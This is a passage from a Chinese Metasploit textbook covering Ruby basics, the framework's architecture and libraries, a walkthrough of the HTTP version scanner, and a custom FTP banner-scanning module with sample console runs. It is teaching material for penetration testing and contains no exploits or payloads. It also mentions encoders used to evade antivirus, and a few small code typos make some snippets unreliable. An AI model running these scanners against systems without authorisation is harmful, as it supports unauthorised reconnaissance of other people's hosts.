这里的print_data方法接收主函数发送过来的参数，然后让其乘以自身，再将结果使用return返回。这个程序将返回的值放到了一个名为answer的变量中，随后输出了这个值。我们将在本章的后面和接下来的几章中频繁地使用Ruby中的方法。

### 2.1.4　决策运算符

与其他任何编程语言一样，决策在Ruby中也是一个简单的概念。看一个例子：

```
irb(main):001:0> 1 > 2
=> false
```

同样，再来查看一个字符串数据的例子：

```
irb(main):005:0> "Nipun" == "nipun"
=> false
irb(main):006:0> "Nipun" == "Nipun"
=> true
```

来看一个使用决策运算符的简单程序：

```
def find_match(a)
if a =~ /Metasploit/
return true
else
return false
end
end
# 主函数从这里开始
a = "1238924983Metasploitduidisdid"
bool_b=find_match(a)
print bool_b.to_s
```

在上面的这个程序中，我们使用了一个包含有"Metasploit"的字符串，这个字符串中的"Metasploit"前后都添加了一些无用字符。然后将这个字符串赋值给变量a。接下来，将该变量传递给函数find_match()，这个函数的作用是检查该变量是否可以匹配正则表达式/Metasploit/。如果这个变量中包含了"Metasploit"的话，函数的返回值就是true，否则就会将false赋值给bool_b变量。

运行上面这个方法将会产生一个true，这是因为按照决策运算符=~的计算，这两个值是匹配的。

前面的程序在Windows系统环境中执行完成后输出的结果如下面的屏幕截图所示。

```
C:\Ruby23-x64\bin>ruby.exe a.rb
true
```

### 2.1.5　Ruby 中的循环

迭代语句被称为循环。正如任何其他编程语言一样，Ruby编程中也包含循环结构。接下来让我们来使用一下这种结构，看看它的语法和其他编程语言的不同之处：

```
def forl(a)
for i in 0..a
print("Number #{i}\n")
end
end
forl(10)
```

上面的代码按照定义的范围从0遍历到10，实现了循环打印输出当前的值。在这里我们使用#{i}去打印输出变量i的值。关键字\n指定开始新的一行。因此，每一次打印输出变量时，都会自动占用新的一行。

迭代循环是通过each实现的。这是一种十分常见的做法，在Metasploit模块中被广泛使用。下面是一个示例：

```
def each_example(a)
a.each do |i|
print i.to_s + "\t"
end
end
# 主函数从这里开始
a = Array.new(5)
a=[10,20,30,40,50]
each_example(a)
```

在上面的代码中，我们定义了一个方法，这个方法接收一个数组a，然后将数组a中的所有元素用each循环打印出来。使用each方法完成循环会将数组a中的元素临时保存到i中，一直到下一个循环时再重写这个变量的值。输出语句中的\t表示一个制表位（tab）。

TIP　有关循环的更多信息，请访问http://www.tutorialspoint.com/Ruby/Ruby_loops.htm。

### 2.1.6　正则表达式

正则表达式用来匹配一个字符串或者获取字符串在一组给定的字符串或句子中出现的次数。在Metasploit中，正则表达式是十分关键的。在编写漏洞检查工具和扫描工具以及分析某个给定

端口的响应时，总会需要使用正则表达式。

让我们看一个例子，这里的程序演示了正则表达式的使用。

设想这样一个场景：我们有一个变量n，它的值是Hello world，我们需要为它设计一个正则表达式。来看看下面的这部分代码：

```
irb(main):001:0> n = "Hello world"
=> "Hello world"
irb(main):004:0> r = /world/
=> /world/
irb(main):005:0> r.match n
=> #<MatchData "world">
irb(main):006:0> n =~ r
=> 6
```

我们创建另一个名为r的变量，并把正则表达式内容——/world/保存在其中。在下一行，我们用MatchData类的match对象将这个字符串和正则表达式进行匹配。命令行返回了一个匹配成功的信息MatchData "world"。接下来我们使用另一个运算符=~来完成字符串的匹配操作和匹配的具体位置。让我们看一个这样的例子：

```
irb(main):007:0> r = /^world/
=> /^world/
irb(main):008:0> n =~ r
=> nil
irb(main):009:0> r = /^Hello/
=> /^Hello/
irb(main):010:0> n =~ r
=> 0
irb(main):014:0> r= /world$/
=> /world$/
irb(main):015:0> n=~ r
=> 6
```

分配一个新的值/^world/给r，这里^运算符表示要匹配字符串的开始位置。我们得到了输出nil，这说明并没有匹配成功。我们重新修改这个表达式以匹配单词Hello开始的字符串。这一次，系统的输出为数字0，这意味着在最开始的位置匹配成功。下一步，我们将正则表达式修改为/world$/，这意味着只有一个以单词world结尾的字符串才会匹配。

> TIP
>
> 有关Ruby中的正则表达式的更多信息，请访问http://www.tutorialspoint.com/Ruby/Ruby_regular_expressions.htm。
>
> 下方的链接提供了Ruby编程语言速查卡，可以让你的编程更高效：https://github.com/savini/cheatsheets/raw/master/Ruby/RubyCheat.pdf、http://hyperpolyglot.org/scripting。
>
> 有关如何构建正确的正则表达式的更多信息，请访问http://rubular.com/。

### 2.1.7　Ruby 基础知识小结

怎么样，是不是已经有些困倦了？这节有些沉闷吧？我们刚刚讨论了Ruby的基本功能，这些功能都是设计实现Metasploit模块所必需的。Ruby语言涵盖的内容十分丰富，这里不可能把各个方面都介绍到。但是，你可以从下面的网址获得极为优秀的Ruby编程资源。

- 一个丰富的Ruby语言教程资源库：http://tutorialspoint.com/Ruby/。
- 可以帮助你提高Ruby语言编程效率的速查表的链接。
  - https://github.com/savini/cheatsheets/raw/master/Ruby/RubyCheat.pdf。
  - http://hyperpolyglot.org/scripting。
- 有关Ruby的更多信息，请访问http://en.wikibooks.org/wiki/Ruby_Programming。

## 2.2　开发自定义模块

让我们接着深入地学习模块编写的过程。Metasploit拥有大量的攻击载荷模块、编码器模块、渗透模块、空指令模块、辅助模块。这一节将学习模块开发的要点。我们来了解一下如何在实际中创建自己的自定义模块。


本节将就辅助模块和后渗透模块的开发展开讨论。而对于渗透模块，我们将会在下一章中进行详细的讨论。回到这一章中来，我们首先来看看开发一个模块的要领。

### 2.2.1　模块编写的概要

通过这部分的学习，我们将了解Metasploit的体系框架，以及Metasploit所有组成部分和它们各自的功能。

#### 1. Metasploit框架的体系结构

Metasploit是由很多部件组成的，比如基础库文件、模块、插件以及工具。Metasploit的体系框架结构示意图如下。




来看看这些组件分别是什么以及它们的功能是什么。最好的切入点就是Metasploit的核心部分——基础库文件。

可以通过下表中的说明来了解各种基础库文件的用途。


| 基础库文件名称 | 用　　途 |
| --- | --- |
| Ruby扩展（REX） | 处理几乎所有的核心功能，如设置网络套接字、网络的连接、格式化和所有其他基本功能 |
| MSF核心 | 提供了基本的API和框架的实际核心 |
| MSF基础 | 对模块提供了友好的API |

Metasploit中包含多种不同的模块类型，它们各自有着不同的功能。攻击载荷模块用来创建一个本机与被渗透的主机之间的通道。辅助模块用来实现各种辅助操作，例如信息采集、目标踩点、对一个应用程序进行fuzz测试以及各种服务的登录。来看看这些模块的基本功能，如下表所示。

| 模块类型 | 功　　能 |
| --- | --- |
| 攻击载荷模块 | 这类模块通常用来在成功渗透目标以后建立从本机发起到目标、从目标发起到本机的连接，或者执行特定的任务，例如在目标机上安装一个服务，等等。攻击载荷模块是在成功渗透了目标计算机以后的下一个步骤。前一章中广泛使用的Meterpreter就是一个常见的Metasploit攻击载荷模块 |
| 辅助模块 | 辅助模块是一种用来执行指定任务的特殊模块，例如信息收集、数据库特征识别、目标网络扫描以实现对服务的查找和列举等 |
| 编码器模块 | 这些模块用来对攻击向量和攻击载荷进行加密，借此躲避防病毒软件和防火墙的检测 |
| NOP | 实现指令的对齐，提高渗透程序的稳定性 |
| 渗透模块 | 触发一个系统漏洞的实际代码 |

### 2. 了解文件结构

Metasploit中的文件结构如下图所示。




现在先来了解Metasploit中一些相关的目录，这将有助于我们更好地建立Metasploit模块，这些目录如下表所示。

| 目　录 | 用　途 |
|---|---|
| lib | Metasploit的核心和灵魂，包含了帮助我们建立MSF模块的全部重要库文件 |
| modules | 包含Metasploit中的所有模块——从扫描模块到后渗透模块，每一个Metasploit中集成的模块都可以在这个目录中找到 |
| tools | 包含了用于辅助渗透测试的命令行程序。从创造无用数据到查找JMP ESP地址的工具都可以在这里找到，所有有用的命令行程序都包含于此 |
| plugins | 包含了所有用于扩展Metasploit功能的插件，例如OpenVAS、Nexpose、Nessus以及其他各种可以使用`load`命令载入的工具 |
| scripts | 包含了Meterpreter和其他各种脚本 |

### 3. 库的布局

Metasploit的模块是由各种各样的函数构成的。这些函数包括各种基础库文件以及使用Ruby编写的通用程序。在使用这些函数之前，首先要知道这些函数是什么，如何使用这些函数，调用函数时需要传递多少个参数？更重要的是，这些函数的返回值会是什么？

来看看这些库的实际位置，如下面的屏幕截图所示。

```
root@mm:/usr/share/metasploit-framework/lib# ls -la -X
total 144
drwxr-xr-x  6 root root  4096 Mar 21 13:18 anemone
drwxr-xr-x  2 root root  4096 Mar 21 13:18 bit-struct
drwxr-xr-x  3 root root  4096 Mar 21 13:18 metasm
drwxr-xr-x  3 root root  4096 Mar 21 13:18 metasploit
drwxr-xr-x  7 root root  4096 Mar 21 13:18 msf
drwxr-xr-x  2 root root  4096 Mar 21 13:18 nessus
drwxr-xr-x  4 root root  4096 Mar 21 13:18 net
drwxr-xr-x  2 root root  4096 Mar 21 13:18 openvas
drwxr-xr-x  3 root root  4096 Mar 21 13:18 postgres
drwxr-xr-x  2 root root  4096 Mar 21 13:18 rabal
drwxr-xr-x  2 root root  4096 Mar 21 13:18 rapid7
drwxr-xr-x  2 root root  4096 Mar 21 13:18 rbmysql
drwxr-xr-x 40 root root  4096 Mar 21 13:18 rex
drwxr-xr-x  2 root root  4096 Mar 21 13:18 snmp
drwxr-xr-x  2 root root  4096 Mar 21 13:18 sqlmap
drwxr-xr-x  3 root root  4096 Mar 21 13:18 sshkey
drwxr-xr-x  2 root root  4096 Mar 21 13:18 tasks
drwxr-xr-x  2 root root  4096 Mar 21 13:18 telephony
drwxr-xr-x 20 root root  4096 Mar 21 13:18 .
drwxr-xr-x 13 root root  4096 Mar 21 13:18 ..
-rw-r--r--  1 root root   143 Jan  1 16:59 anemone.rb
-rw-r--r--  1 root root   367 Jan  1 16:59 bit-struct.rb
-rw-r--r--  1 root root  2217 Jan  1 16:59 enumerable.rb
-rw-r--r--  1 root root   722 Jan  1 16:59 msfenv.rb
-rw-r--r--  1 root root   367 Jan  1 16:59 postgres_msf.rb
-rw-r--r--  1 root root 23897 Jan  1 16:59 rbmysql.rb
-rw-r--r--  1 root root  2982 Jan  1 16:59 rex.rb
-rw-r--r--  1 root root   294 Jan  1 16:59 snmp.rb
-rw-r--r--  1 root root    71 Jan  1 16:59 sshkey.rb
-rw-r--r--  1 root root    71 Jan  1 16:59 telephony.rb
-rw-r--r--  1 root root  1660 Jan  1 16:59 windows_console_color_support.rb
```

正如上图所示，对于我们很重要的REX库文件位于/lib目录下。在/lib下还包含了各种服务的重要目录。

另外两个重要的库/base和/core位于/msf目录下，如下图所示。

```
root@mm:/usr/share/metasploit-framework/lib/msf# ls -la -X
total 88
drwxr-xr-x  6 root root  4096 Mar 21 13:18 base
drwxr-xr-x 16 root root 12288 Mar 21 13:18 core
drwxr-xr-x  3 root root  4096 Mar 21 13:18 scripts
drwxr-xr-x  4 root root  4096 Mar 21 13:18 ui
drwxr-xr-x  2 root root  4096 Mar 21 13:18 util
drwxr-xr-x  7 root root  4096 Mar 21 13:18 .
drwxr-xr-x 20 root root  4096 Mar 21 13:18 ..
-rw-r--r--  1 root root  1012 Jan  1 16:59 base.rb
-rw-r--r--  1 root root  1464 Jan  1 16:59 core.rb
-rw-r--r--  1 root root   156 Jan  1 16:59 events.rb
-rw-r--r--  1 root root  3760 Jan  1 16:59 sanity.rb
-rw-r--r--  1 root root   169 Jan  1 16:59 ui.rb
-rw-r--r--  1 root root   383 Jan  1 16:59 util.rb
-rw-r--r--  1 root root 24603 Jan  1 16:59 windows_error.rb
```

在/msf/core库文件夹中，可以看到第1章涉及的所有模块的库文件，如下面的屏幕截图所示。

```
root@mm: /usr/share/metasploit-framework/lib/msf/core
root@mm:/usr/share/metasploit-framework/lib/msf/core# ls -X
auxiliary           encoded_payload.rb      opt_port.rb
db_manager          encoder.rb              opt_raw.rb
encoder             event_dispatcher.rb     opt.rb
encoding            exceptions.rb           opt_regexp.rb
exe                 exploit_driver.rb       opt_string.rb
exploit             exploit.rb              payload_generator.rb
handler             framework.rb            payload.rb
module              handler.rb              payload_set.rb
module_manager      host_state.rb           platform.rb
modules             module_manager.rb       plugin_manager.rb
payload             module.rb               plugin.rb
post                module_set.rb           post_mixin.rb
rpc                 modules.rb              post.rb
session             nop.rb                  reference.rb
author.rb           opt_address_range.rb    reflective_dll_loader.rb
auxiliary.rb        opt_address.rb          rpc.rb
constants.rb        opt_base.rb             service_state.rb
database_event.rb   opt_bool.rb             session_manager.rb
data_store.rb       opt_enum.rb             session.rb
db_export.rb        opt_int.rb              site_reference.rb
db_import_error.rb  option_container.rb     target.rb
db_manager.rb       opt_path.rb             thread_manager.rb
```

这些库文件提供核心的辅助模块。然而对于不同的操作和功能，可以使用任何需要的库文件。一些Metasploit模块广泛使用的库文件均位于core/exploits/目录下，如下面的屏幕截图所示。

```
root@mm:/usr/share/metasploit-framework/lib/msf/core/exploit# ls -X
format                dcerpc_mgmt.rb    local.rb              seh.rb
http                  dcerpc.rb         mixins.rb             sip.rb
java                  dect_coa.rb       mssql_commands.rb     smtp_deliver.rb
kerberos              dhcp.rb           mssql.rb              smtp.rb
local                 dialup.rb         mssql_sqli.rb         snmp.rb
remote                egghunter.rb      mysql.rb              sunrpc.rb
smb                   exe.rb            ndmp.rb               tcp.rb
afp.rb                file_dropper.rb   ntlm.rb               tcp_server.rb
android.rb            fileformat.rb     omelet.rb             telnet.rb
arkeia.rb             fmtstr.rb         oracle.rb             tftp.rb
browser_autopwn2.rb   ftp.rb            pdf_parse.rb          tincd.rb
browser_autopwn.rb    ftpserver.rb      pdf.rb                tns.rb
brute.rb              gdb.rb            php_exe.rb            udp.rb
brutetargets.rb       imap.rb           pop2.rb               vim_soap.rb
capture.rb            ip.rb             postgres.rb           wbemexec.rb
cmdstager.rb          ipv6.rb           powershell.rb         wdbrpc_client.rb
db2.rb                java.rb           realport.rb           wdbrpc.rb
dcerpc_epm.rb         jsobfu.rb         riff.rb               web.rb
dcerpc_lsa.rb         kernel_mode.rb    ropdb.rb              winrm.rb
```

还可以在core/目录下找到支持各种类型模块的所有相关库文件。目前，这里可以找到渗透模

块、攻击载荷模块、后渗透模块、编码器模块以及各种其他模块的core库。

> TIP　在https://github.com/rapid7/Metasploit-framework上可以访问Metasploit的Git存储库，获得完整的源代码。



## 2.2.2　了解现有模块

开发自定义模块最好的办法就是先深入理解Metasploit现有模块的内部机制，看看它们是如何工作的。我们就先按这种方法查看一下在这些模块运行的背后都发生了什么。

### Metasploit模块的格式

Metasploit模块的骨骼框架比较简单，下面的代码就给出了一个通用的框架头部：

```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Module name',
      'Description'    => %q{
        Say something that the user might want to know.
      },
      'Author'         => [ 'Name' ],
      'License'        => MSF_LICENSE
     ))
  end
  def  run
    # Main function
  end
end
```

一个框架一般都会从使用`require`关键字导入重要的库文件开始，上面的代码就导入了`msf/core`库。所以，这个框架中就包含了msf目录下的core库文件。

接下来的主要任务是使用`MetasploitModule`指定这个类的类型，通常是`Metasploit3`或者`Metasploit4`，取决于你希望应用的版本。在定义类型的那行中，还需要定义类的用途。我们在这个示例中定义了类的用途为`MSF::Auxiliary`。

`initialize`方法是Ruby编程语言中的默认构造方法。在这个方法中，我们定义了名称（`Name`）、描述（`Description`）、作者（`Author`）、许可（`Licensing`）和`CVE`信息等。这个方法涵盖了特定模块的所有相关信息：软件的名称通常会体现设计软件的目的；描述中会包含对漏洞的摘要说明；作者是开发这个模块的人的名字；许可就是`MSF_LICENSE`，就像前面的示例代码一样。辅助模块中的主函数是`run`方法。因此，除非你要使用特别多的方法，否则所有的操作都应该在这个函数里面执行。但是程序仍然要从`run`方法开始执行。

## 2.2.3　分解已有的 HTTP 服务器扫描模块

我们以一个简单的HTTP版本的扫描模块开始，看看它是如何工作的。这个Metasploit模块位于/modules/auxiliary/scanner/http/http_version.rb。

先系统地来看看这个模块：

```
# 这个文件是Metasploit框架的一部分，可能会受到版权保护
# 请访问Metasploit的网站http://metasploit.com/获悉关于许可条款的更多信息
require 'rex/proto/http'
require 'msf/core
class Metasploit3 < Msf::Auxiliary
```

接下来讨论一下这里的内容是如何安排的。一般来说，所有的Metasploit模块都以注释开始，而这些注释都是一些以#标识作为开头的行。语句`require 'rex/proto/http'`声明了该程序将要引入这个REX库文件目录下的所有HTTP协议方法。因此，所有如下图所示的/lib/rex/proto/http目录下的文件现在都可以被该模块使用了。

```
root@mm:/usr/share/metasploit-framework/lib/rex/proto/http# ls -X
handler  client.rb          handler.rb  request.rb   server.rb
packet   client_request.rb  packet.rb   response.rb
```

这些文件包含了各种各样的HTTP方法，包括用于设置连接的函数，`GET`和`POST`的请求和响应处理等。

接下来的语句`require 'msf/core'`声明了该程序将要引入Metasploit下的所有core库。语句`class Metasploit3`定义了这段代码适用于Metasploit 3及更高版本。另外，`Msf::Auxiliary`定义了这段代码的类型是辅助模块。接下来继续查看这段代码。

```
# 首先调用渗透mixins类
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::WmapScanServer
# 接着是扫描器模块mixins类
include Msf::Auxiliary::Scanner
```

上面的代码中包含了所有必需的库文件，在这些库文件中涵盖了我们编写模块所需要的所有方法。下表给出了这些库文件的详细信息。

| 语　句 | 路　径 | 用　途 |
|---|---|---|
| `Msf::Exploit::Remote::HttpClient` | /lib/msf/core/exploit/http/client.rb | 这个库文件提供了大量方法，例如连接到目标计算机、发送请求、切断与客户端的连接等 |
| `Msf::Auxiliary::WmapScanServer` | /lib/msf/core/auxiliary/wmapmodule.rb | 你可能在想，什么是WMAP？WMAP是一款基于Metasploit的通用Web应用程序扫描框架，有助于完成Metasploit的Web渗透测试 |
| `Msf::Auxiliary::Scanner` | /lib/msf/core/auxiliary/scanner.rb | 这个文件包含了基于扫描模块的所有函数，提供了模块运行、模块初始化、扫描进度等各种方法 |

之所以在我们的框架中包含了这些库文件，是因为在前面的代码中使用了语句`require 'msf/core'`，这一点很重要。接着来看下一段代码。

```
def initialize
  super(
    'Name'        => 'HTTP Version Detection',
    'Description' => 'Display version information about each system',
    'Author'      => 'hdm',
    'License'     => MSF_LICENSE
  )

  register_wmap_options({
      'OrderID' => 0,
      'Require' => {},
    })
end
```

模块的这部分定义了`initialize`方法。这个方法初始化了该Metasploit模块的基本参数，例如名称、作者、描述以及对于不同Metasploit模块的许可和WMAP模块的默认参数。看看代码的最后一部分。

```
def run_host(ip)
  begin
    connect
    res = send_request_raw({'uri' => '/', 'method' => 'GET' })
    return if not res
    fp = http_fingerprint(:response => res)
    print_status("#{ip}:#{rport} #{fp}") if fp
    rescue ::Timeout::Error, ::Errno::EPIPE
    end
  end
end
```

前面的函数是扫描功能的具体实现。

**库和函数**

下表给出了在本模块中所使用的重要函数。

| 函　数 | 库　文　件 | 用　途 |
|---|---|---|
| run_host | /lib/msf/core/auxiliary/scanner.rb | 对每台主机运行一次的主要方法 |
| connect | /lib/msf/core/auxiliary/scanner.rb | 用来和目标主机建立连接 |
| send_raw_request | /core/exploit/http/client.rb | 用来向目标发送原始的HTTP请求 |
| request_raw | /rex/proto/http/client.rb | `send_raw_request`会将数据传递给`request_raw` |
| http_fingerprint | /lib/msf/core/exploit/http/client.rb | 将HTTP响应解析为可以使用的变量 |

来试着理解模块。这里我们有一个名为`run_host`的方法，该方法使用IP作为建立与所需主机的连接的参数。方法`run_host`是从/lib/msf/core/auxiliary/scanner.rb文件中引入的。这个方法将

为每台主机运行一次，如下图所示。

```
if (self.respond_to?('run_range'))
  # No automated progress reporting or error handling for run_range
  return run_range(datastore['RHOSTS'])
end

if (self.respond_to?('run_host'))

  loop do
    # Stop scanning if we hit a fatal error
    break if has_fatal_errors?

    # Spawn threads for each host
    while (@tl.length < threads_max)

      # Stop scanning if we hit a fatal error
      break if has_fatal_errors?

      ip = ar.next_ip
      break if not ip

      @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do |tip|
        targ = tip
        nmod = self.replicant
        nmod.datastore['RHOST'] = targ
```

接下来，我们看到了begin关键字，这意味着代码块的开始。在接下来的语句中，可以看到connect方法，这个方法会与目标服务器建立一个HTTP类型的连接。

在接下来的语句中定义了一个名为res的变量来存储响应。我们将要使用/core/exploit/http/client.rb文件中的send_raw_request方法，并将这个方法的参数URI的值设置为/，参数method的值设置为GET。

```
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

这个方法将会帮助你连接到目标服务器，创建一个请求，发送这个请求，接收响应，并将这个响应保存到变量res中。

目录/rex/proto/http/中的client.rb文件中的所有参数都经过检查之后，通过这个方法可将其传递给方法request_raw。有很多可以在参数列表中设置的参数，来看看它们分别是什么。



```
#
# Create an arbitrary HTTP request
#
# @param opts [Hash]
# @option opts 'agent'         [String] User-Agent header value
# @option opts 'connection'    [String] Connection header value
# @option opts 'cookie'        [String] Cookie header value
# @option opts 'data'          [String] HTTP data (only useful with some methods, see rfc2616)
# @option opts 'encode'        [Bool]   URI encode the supplied URI, default: false
# @option opts 'headers'       [Hash]   HTTP headers, e.g. <code>{ "X-MyHeader" => "value" }</code>
# @option opts 'method'        [String] HTTP method to use in the request, not limited to standard methods
# @option opts 'proto'         [String] protocol, default: HTTP
# @option opts 'query'         [String] raw query string
# @option opts 'raw_headers'   [Hash]   HTTP headers
# @option opts 'uri'           [String] the URI to request
# @option opts 'version'       [String] version of the protocol, default: 1.1
# @option opts 'vhost'         [String] Host header value
#
# @return [ClientRequest]
def request_raw(opts={})
  opts = self.config.merge(opts)

  opts['ssl']         = self.ssl
  opts['cgi']         = false
  opts['port']        = self.port

  req = ClientRequest.new(opts)
end
```

res是一个用来存储结果的变量。下一条指令是指如果请求不成功，则返回；如果请求成功，执行下一条命令。下一条命令的执行将会运行/lib/msf/core/exploit/http/client.rb文件中的http_fingerprint方法，并将结果保存到一个名为fp的变量中。该方法将记录和过滤信息（如Set-cookie、Powered-by等）。这个方法需要一个HTTP响应的数据包进行运算。因此，我们将会把收到的响应作为一个参数赋值给res，这意味着将根据之前发送请求的响应数据进行特征匹配工作。然而，如果这个参数没有指定，这些步骤将会重新执行以获得需要的数据。在下一行，我们简单地输出了响应。最后一行的rescue ::Timeout::Error, ::Errno::EPIPE，将会在模块超时的情况下处理程序的异常。

现在，让我们来运行这个模块，看看会输出什么。

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.10.105
RHOSTS => 192.168.10.105
msf auxiliary(http_version) > run

[*] 192.168.10.105:80 Apache/2.4.10 (Debian) ( 302-login.php )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

现在我们已经看到了一个模块是如何工作的。让我们在此基础上更上一层楼，开始编写自定义模块。

### 2.2.4　编写一个自定义 FTP 扫描程序模块

下面来尝试开发一个简单的模块。我们将开发一个简单的FTP服务识别模块，并了解它的工作原理。接下来查看FTP模块的代码：

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report
  def initialize
    super(
      'Name'        => 'FTP Version Scanner Customized Module',
      'Description' => 'Detect FTP Version from the Target',
      'Author'      => 'Nipun Jaswal',
      'License'     => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(21),
      ], self.class)
end
```

我们的代码从定义需要的库开始。在最开始的位置定义了语句`required 'msf/core'`，借此引入了core库。接着定义了创建的模块的所属类型。这里创建的是一个辅助类型的模块，该模块与之前介绍的那个模块一样。下一步，定义我们需要包含在core库之中的库文件。

| 引入语句 | 路　　径 | 用　　途 |
| --- | --- | --- |
| Msf:Exploit::Remote::Ftp | /lib/msf/core/exploit/ftp.rb | 包含了所有FTP操作相关的方法，比如建立FTP连接、FTP服务登录、发送FTP命令等 |
| Msf::Auxiliary::Scanner | /lib/msf/core/auxiliary/scanner.rb | 包含了各种扫描模块要使用的函数，提供了很多方法，例如模块运行、初始化以及进度扫描等 |
| Msf::Auxiliary::Report | /lib/msf/core/auxiliary/report.rb | 包含了所有报告函数，这些函数可以将正在运行的模块中的数据存储到数据库中 |

接下来，使用`initialize`方法定义这个模块的属性和信息，例如描述、作者姓名、许可等。也定义了该模块运行所需要的选项。例如，这里我们将`RPORT`的值设置为`21`，这是FTP的默认端口。接着我们查看模块后面的部分。

```
def run_host(target_host)
  connect(true, false)
```

```
  if(banner)
  print_status("#{rhost} is running #{banner}")
  report_service(:host => rhost, :port => rport, :name => "ftp", :info =>
banner)
  end
  disconnect
end
```

#### 库和函数

接下来看一些库文件中的函数，用途如下表所示。

| 函　　数 | 库　文　件 | 用　　途 |
|---|---|---|
| run_host | /lib/msf/core/auxiliary/scanner.rb | 对每台主机运行一次的主要方法 |
| connect | /lib/msf/core/exploit/ftp.rb | 负责与主机建立一个连接并抓取banner，然后自动将这个banner保存到变量中 |
| report_service | /lib/msf/core/auxiliary/report.rb | 专门用于将服务和相关细节添加到数据库中 |

我们定义了run_host方法，它将作为程序的主方法；而connect函数用来初始化一个连接到目标的进程。我们需要向connect函数提供两个参数：true和false。参数true定义了全局参数的使用，而false定义关闭模块的详细功能。函数connect的优点在于它能自动连接目标，以及自动将FTP服务的标识保存到名为banner的参数，如下面的屏幕截图所示。

```
#
# This method establishes an FTP connection to host and port specified by
# the 'rhost' and 'rport' methods. After connecting, the banner
# message is read in and stored in the 'banner' attribute.
#
def connect(global = true, verbose = nil)
  verbose ||= datastore['FTPDEBUG']
  verbose ||= datastore['VERBOSE']

  print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose

  fd = super(global)

  # Wait for a banner to arrive...
  self.banner = recv_ftp_resp(fd)

  print_status("Connected to target FTP server.") if verbose

  # Return the file descriptor to the caller
  fd
end
```

这个结果保存到了banner属性中，因此只需在最后打印输出这个banner即可。接下来使用函数report_service，将扫描数据保存在数据库中以供之后使用或者生成高级报告。这个函数位于auxiliary库中的report.rb文件中，report_service函数的代码如下图所示。

```
#
# Report detection of a service
#
def report_service(opts={})
  return if not db
  opts = {
      :workspace => myworkspace,
      :task => mytask
  }.merge(opts)
  framework.db.report_service(opts)
end

def report_note(opts={})
  return if not db
  opts = {
      :workspace => myworkspace,
      :task => mytask
  }.merge(opts)
  framework.db.report_note(opts)
end
